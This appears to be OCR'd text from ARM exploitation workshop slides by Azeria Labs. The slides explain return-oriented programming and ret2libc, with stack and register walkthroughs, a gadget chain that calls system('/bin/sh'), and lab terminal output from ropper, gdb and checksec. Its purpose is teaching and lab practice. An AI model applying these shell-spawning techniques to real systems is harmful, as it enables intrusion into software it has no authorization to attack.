

Libc R-X region
R-X
Choose Gadgets from Libc
Each gadget needs to end with
pop {register, PC} or
branch to register containing the address of the next gadget
e.g. bx r3
Stack RW- region
RW-
Place all gadget addresses on the stack.
Each gadget pops the next gadget into PC.
Only r-x libc instructions will be executed.
Nothing will be executed on the rw- stack.

AZERIA


0x1000
SP
0x41414141
0x3156
0x42424242
0x43434343
0x2653
0x44444444
0x4654
0xnextgadget
1000: pop {r7, pc}
3156: pop {r0, r1, pc}
2653: mov r2, r1; pop {r6, pc}
4654: add r1, r0, r0; pop {pc}
R0
R1
R2
R3
R4
R5
R6
R7
R8
R9
R10
R11
R12
SP
6efffac0
LR
PC
00001000


0x1000
0x41414141
0x3156
SP
0x42424242
0x43434343
0x2653
0x44444444
0x4654
0xnextgadget
1000: pop {r7, pc}
3156: pop {r0, r1, pc}
2653: mov r2, r1; pop {r6, pc}
4654: add r1, r0, r0; pop {pc}
R0
R1
R2
R3
R4
R5
R6
R7 41414141
R8
R9
R10
R11
R12
SP 6effac8
LR
PC 3156


0x1000
0x41414141
0x3156
0x42424242
0x43434343
0x2653
SP
0x44444444
0x4654
0xnextgadget
1000: pop {r7, pc}
3156: pop {r0, r1, pc}
2653: mov r2, r1; pop {r6, pc}
4654: add r1, r0, r0; pop {pc}
R0 42424242
R1 43434343
R2
R3
R4
R5
R6
R7 41414141
R8
R9
R10
R11
R12
SP 6efffad4
LR
PC 2653


0x1000
0x41414141
0x3156
0x42424242
0x43434343
0x2653
0x44444444
0x4654
SP→
0xnextgadget
1000: pop {r7, pc}
3156: pop {r0, r1, pc}
2653: mov r2, r1; pop {r6, pc}
4654: add r1, r0, r0; pop {pc}
R0 41414141
R1 42424242
R2 42424242
R3
R4
R5
R6 44444444
R7 41414141
R8
R9
R10
R11
R12
SP 6efffadc
LR
PC 4654

Invoking System


- System(“/bin/sh”)
  - R0 —> /bin/sh
  - PC: system() address

POP { R3, PC}


<system address>

MOV R0, SP; BLX R3


The Simple Ret2Libc




The Simple Ret2Libc




The Simple Ret2Libc



The Simple Ret2Libc



Lab: Ret2Libc


Activities
Terminator
Mon 00:48
user@azeria-labs-arm: ~/challenges
user@azeria-labs-arm: ~ 74x23
user@azeria-labs-arm:~$ ssh arm
Linux azeria-labs-arm 4.9.0-7-armmp-lpae #1 SMP Debian 4.9.110-3+deb9u2 (2018-08-13) armv7l
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Sep 20 20:25:03 2018 from 192.168.0.254
user@azeria-labs-arm:~$
ARM environment (ssh arm)
for editing exploits
user@Azeria-Lab-VM: ~ 74x23
user@Azeria-Lab-VM:~$ ls /tmp/ | grep libc
libc-2.27.so
user@Azeria-Lab-VM:~$ ropper
(ropper)> file /tmp/libc-2.27.so
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] File loaded.
(libc-2.27.so/ELF/ARMTHUMB)>
Ubuntu host for Gadget hunting
with Ropper
user@azeria-labs-arm: ~/challenges 151x21
user@azeria-labs-arm:~/challenges$ gdb challenge1
GNU gdb (Debian 8.1-4) 8.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
65 commands loaded for GDB 8.1 using Python engine 3.6
[*] 5 commands could not be loaded, run `gef missing` to know why.
Reading symbols from challenge1...(no debugging symbols found)...done.
gef➤
ARM environment for GDB
CTRL+X —> Split terminal vertically
CTRL+O —> Split terminal horizontally
CTRL+X —> Maximize selected window
CTRL+W —> Close selected window

```
Breakpoint 1, 0x00400560 in main ()
gef➤
gef➤ vmmap
Start      End        Offset     Perm Path
0x00400000 0x00401000 0x00000000 r-x /home/user/challenges/challenge2
0x00410000 0x00411000 0x00000000 r-- /home/user/challenges/challenge2
0x00411000 0x00412000 0x00001000 rw- /home/user/challenges/challenge2
0xb6ede000 0xb6fc0000 0x00000000 r-x /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fc0000 0xb6fd0000 0x000e2000 --- /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd0000 0xb6fd2000 0x000e2000 r-- /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd2000 0xb6fd3000 0x000e4000 rw- /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd3000 0xb6fd6000 0x00000000 rw-
0xb6fd6000 0xb6fee000 0x00000000 r-x /lib/arm-linux-gnueabihf/ld-2.27.so
0xb6ff9000 0xb6ffb000 0x00000000 rw-
0xb6ffb000 0xb6ffc000 0x00000000 r-x [sigpage]
0xb6ffc000 0xb6ffd000 0x00000000 r-- [vvar]
0xb6ffd000 0xb6ffe000 0x00000000 r-x [vdso]
0xb6ffe000 0xb6fff000 0x00018000 r-- /lib/arm-linux-gnueabihf/ld-2.27.so
0xb6fff000 0xb7000000 0x00019000 rw- /lib/arm-linux-gnueabihf/ld-2.27.so
0xbefdf000 0xbf000000 0x00000000 rw- [stack]
0xffff0000 0xffff1000 0x00000000 r-x [vectors]
gef➤ checksec
[+] checksec for '/home/user/challenges/challenge2'
Canary                        : No
NX                            : Yes
PIE                           : Yes
Fortify                       : No
RelRO                         : Partial
gef➤
```

Workshop </end>

More resources at https://azeria-labs.com

Twitter: @Fox0x01